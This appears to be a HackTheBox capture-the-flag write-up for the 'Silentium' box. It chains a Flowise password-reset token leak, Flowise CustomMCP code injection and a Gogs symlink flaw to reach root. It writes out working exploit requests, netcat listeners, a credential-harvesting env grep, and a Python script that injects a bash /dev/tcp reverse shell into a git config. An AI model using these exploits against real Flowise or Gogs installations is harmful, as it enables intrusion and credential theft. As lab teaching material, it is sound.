HTB Silentium — Flowise RCE, Docker Escape & Gogs Symlink to Root
HTB Silentium
Difficulty: Easy
OS: Linux (Ubuntu)
Platform: HackTheBox
Category: Web / Docker / Git
Status: Active
Overview
Silentium is a Linux box that chains three CVEs across two different applications to go from zero credentials to root. The corporate landing page is a distraction . The real attack surface is a staging subdomain running Flowise, an open-source AI agent builder. A password reset token leak gives you admin access. A Node.js code injection vulnerability gives you a shell inside Docker. Environment variable reuse gets you onto the host. And a Gogs symlink vulnerability lets you inject commands that execute as root.
Three CVEs, one box. Let’s go!-_-!
Reconnaissance
Nmap
nmap -sV -sC -T4 -p- --min-rate 10000 10.129.245.103
PORT   STATE SERVICE  VERSION
22/tcp open  ssh      OpenSSH
80/tcp open  http     Nginx
Minimal attack surface; SSH and a web server. Domain added:
echo "10.129.245.103 silentium.htb" >> /etc/hosts
The Corporate Site
The main site is a static corporate page for “Silentium” –> an institutional finance firm. Directory brute forcing was completely useless because the server returns 200 for everything (SPA routing):
gobuster dir -u http://silentium.htb \
  -w /usr/share/wordlists/dirb/common.txt \
  --exclude-length 8753
Everything returned the same file size. Nothing useful.
But the leadership section of the page had names: Marcus Thorne, Ben, Elena Rossi. Filed for later.
Finding the Staging Subdomain
The main site was a dead end. A comment in the HTML hinted at a staging environment. Fuzzed for vhosts:
curl http://10.129.245.103 -H "Host: staging.silentium.htb" -I
HTTP/1.1 200 OK
It exists.
echo "10.129.245.103 staging.silentium.htb" >> /etc/hosts
curl http://staging.silentium.htb/
Flowise –> an open-source AI agent builder platform.

curl http://staging.silentium.htb/api/v1/version
{"version":"3.0.5"}
Flowise 3.0.5. Two public CVEs chain together on this version.
Initial Access —> CVE-2025-58434 (Password Reset Token Leak)
What This CVE Does
The /api/v1/account/forgot-password endpoint returns the password reset token directly in the api response (no authentication required). If you know a valid email, you can reset any account without ever touching the user’s inbox.
Finding the Email
From the leadership section: “Ben — Head of Financial Systems.” Guessed ben@silentium.htb:
curl -s -X POST http://staging.silentium.htb/api/v1/account/forgot-password \
  -H "Content-Type: application/json" \
  -d '{"user":{"email":"ben@silentium.htb"}}'
{
  "user": {
    "name": "admin",
    "email": "ben@silentium.htb",
    "tempToken": "W9r5V1ARo7SMpOy6SdfscWZmJg1zVGPXYejuWUu3i0eORQTBD1uDsopNDpXfZmJW",
    "status": "active"
  }
}
Ben is also the admin account. Token in hand.
Resetting the Password

curl -s -X POST http://staging.silentium.htb/api/v1/account/reset-password \
  -H "Content-Type: application/json" \
  -d '{
    "user": {
      "email": "ben@silentium.htb",
      "tempToken": "W9r5V1ARo7SMpOy6SdfscWZmJg1zVGPXYejuWUu3i0eORQTBD1uDsopNDpXfZmJW",
      "password": "LYAGAMI2026!"
    }
  }'
Logging In
curl -s -X POST http://staging.silentium.htb/api/v1/auth/login \
  -H "Content-Type: application/json" \
  -d '{"email":"ben@silentium.htb","password":"LYAGAMI2026!"}' \
  -c cookies.txt
JWT token, refresh token, session cookie all back. Flowise admin access confirmed.
RCE — CVE-2025-59528 (CustomMCP Node Injection)
What This CVE Does
The CustomMCP node in Flowise passes user input directly into a Node.js Function() constructor. Authenticated users can execute arbitrary OS commands. The RCE is triggered through the API endpoint /api/v1/node-load-method/customMCP not through the chat UI (or maybe it does and i didn’t get it right :‑) ).
Mistake I Made
I spent time trying to build a chatflow in the Flowise web UI to trigger the RCE; connecting nodes, configuring triggers. None of it worked. The UI is designed for building legitimate AI workflows, not for one-shot code execution. The web UI is just a frontend that calls the same API endpoints. The exploit is API-only.
Authorization header issues also burned time. The Bearer token from the login response kept returning “Unauthorized Access” when hitting the CustomMCP endpoint directly. Different formats, different header combinations. None worked cleanly. The chain exploit script handles auth internally by grabbing the API key from /apikey first, which is the correct flow.
The Working Exploit
git clone https://github.com/AzureADTrent/CVE-2025-58434-59528.git
cd CVE-2025-58434-59528
pip install requests --break-system-packages
Start listener:
nc -lvnp 443
Run the chain:

python3 flowise_chain.py \
  -t http://staging.silentium.htb \
  -e ben@silentium.htb \
  --lhost 10.10.16.32 \
  --lport 443

The script requests the reset token, resets the password, grabs the API key from the web UI, and fires the CustomMCP payload.
/ # whoami
root
/ # hostname
c78c3cceb7ba
Shell as root inside a Docker container.
Escaping Docker — Environment Variable Leak
env | grep -i pass
FLOWISE_PASSWORD=F1l3_d0ck3r
SMTP_PASSWORD=r04D!!_R4ge
 Two passwords in env. The SMTP password looked like something someone would reuse.
User Flag — SSH Access
ssh ben@10.129.245.103
# Password: r04D!!_R4ge
Password reuse confirmed. On the host.
cat ~/user.txt
[REDACTED]
User flag captured. ✅
Privilege Escalation — Gogs CVE-2025-8110
Enumeration
ss -tunlp
127.0.0.1:3000  — Gogs
127.0.0.1:3001  — Gogs

Gogs is a lightweight self-hosted Git service, running locally only. Port forward to reach it:
ssh -L 3001:127.0.0.1:3001 ben@10.129.245.103
Now accessible at http://127.0.0.1:3001.
Registering on Gogs
http://127.0.0.1:3001/user/sign_up
Username: Kira
Password: Password123
Yes deathnote again(^_^)/ —
CVE-2025-8110 —> What It Does
Gogs doesn’t properly validate symlinks when handling repository file operations. The attack chain:
Create a repo
→ Push a symlink pointing to .git/config
→ Use the API to PUT content through the symlink
→ Gogs follows the symlink and writes to the real .git/config
→ Inject sshCommand into the config
→ When Gogs runs any git operation, the injected command executes as root
Mistake I Made
The public PoC script (CVE-2025-8110.py) failed immediately on auto-registration:
Registration failed: 200
It was trying to register a hardcoded user zAbuQasem but something (CAPTCHA or similar) was blocking it. I already had the Kira account, so I skipped the script entirely and did the steps manually.
Manual Exploitation

Create an API token at http://127.0.0.1:3001/user/settings/applications.

 Clone the repo, push the symlink:
cd /tmp
git clone http://Kira:Password123@127.0.0.1:3001/Kira/law.git
cd law
ln -s .git/config evil
git add evil
git commit -m "symlink"
git push origin master
 Write the exploit script:
import requests, base64

TOKEN = "ba946307f1b34be24797c4476c6977a93fbe7151"
BASE_URL = "http://127.0.0.1:3001"
USERNAME = "Kira"
REPO = "law"
LHOST = "10.10.16.32"
LPORT = "2345"

command = f"bash -c 'bash -i >& /dev/tcp/{LHOST}/{LPORT} 0>&1' #"

git_config = f"""[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
        ignorecase = true
        precomposeunicode = true
  sshCommand = {command}
[remote "origin"]
        url = git@localhost:gogs/{REPO}.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "master"]
        remote = origin
        merge = refs/heads/master
"""

url = f"{BASE_URL}/api/v1/repos/{USERNAME}/{REPO}/contents/evil"
encoded = base64.b64encode(git_config.encode()).decode()

session = requests.Session()
resp = session.put(url,
    json={"content": encoded, "message": "exploit", "branch": "master"},
    headers={"Authorization": f"token {TOKEN}"}
)
print(f"Status: {resp.status_code}")
Start listener and fire:
nc -lvnp 2345
python3 exploit_manual.py
Root Flag
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/1# id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
[REDACTED]
 Root flag captured. Box pwned. ✅
Full Attack Chain
Vhost fuzzing → staging.silentium.htb (Flowise 3.0.5)
  │
  CVE-2025-58434: forgot-password leaks tempToken
  └─ Reset ben@silentium.htb password → Flowise admin
     │
     CVE-2025-59528: CustomMCP API → Node.js RCE
     └─ Shell in Docker container (root)
        └─ env leak: SMTP_PASSWORD=r04D!!_R4ge
           │
           SSH as ben:r04D!!_R4ge
           └─ USER FLAG ✅
              │
              ss -tunlp → Gogs on 127.0.0.1:3001
              └─ SSH port forward → register Kira account
                 └─ Create repo → push symlink → .git/config
                    └─ CVE-2025-8110: API PUT overwrites config
                       └─ Inject sshCommand → git triggers execution
                          └─ ROOT SHELL → ROOT FLAG ✅
Credentials Found
| Username | Password | Source | Purpose |
|---|---|---|---|
| ben@silentium.htb | reset by us | CVE-2025-58434 | Flowise admin |
| ben@silentium.htb | F1l3_d0ck3r | Docker env | Flowise original |
| ben | r04D!!_R4ge | Docker env (SMTP) | SSH access |
| Kira | Password123 | Created by us | Gogs account |
What Did We Learn?
1. Always fuzz for virtual hosts
The main site was a complete dead end. The Host header revealed an entire second application that nmap couldn’t see. Vhost fuzzing should be in every web recon checklist — not just directory brute forcing.
2. Password reset endpoints are goldmines
CVE-2025-58434 leaks the reset token directly in the API response. No email access needed. Always test forgot-password flows — they’re frequently implemented insecurely, especially in smaller open-source platforms that haven’t had a proper security audit.
3. The web UI is not the exploit surface
I wasted time in the Flowise UI trying to trigger the RCE through a chatflow. The vulnerability is in the API endpoint. When a CVE reference points to a specific endpoint, go straight to the API — don’t assume the UI exposes the same functionality in an exploitable way.
4. Docker environment variables leak secrets
env and /proc/1/environ inside containers are full of passwords set by whoever deployed the stack. SMTP credentials, database passwords, API keys — all sitting there in plaintext. And those credentials almost always get reused somewhere on the host.
5. Localhost doesn’t mean safe
Gogs was bound to 127.0.0.1, inaccessible from outside. SSH port forwarding made it fully accessible in under ten seconds. Internal-only services get far less security attention and tend to run vulnerable versions — they’re often the most valuable targets once you’re on a host.
6. Public PoCs need tweaking — always
Both the Flowise chain script and the Gogs exploit required manual intervention. The Gogs PoC failed completely on auto-registration. Understanding what the script is actually doing matters more than just running it. Read the code, break it into steps, do it manually when it fails.
7. Symlink attacks are still being shipped in production software in 2025
Gogs followed a symlink and wrote attacker-controlled content to .git/config. Proper symlink validation in file operations is not a new concept — and yet here we are.

| *Written by 0x5h4q | 0x5h4q.github.io* |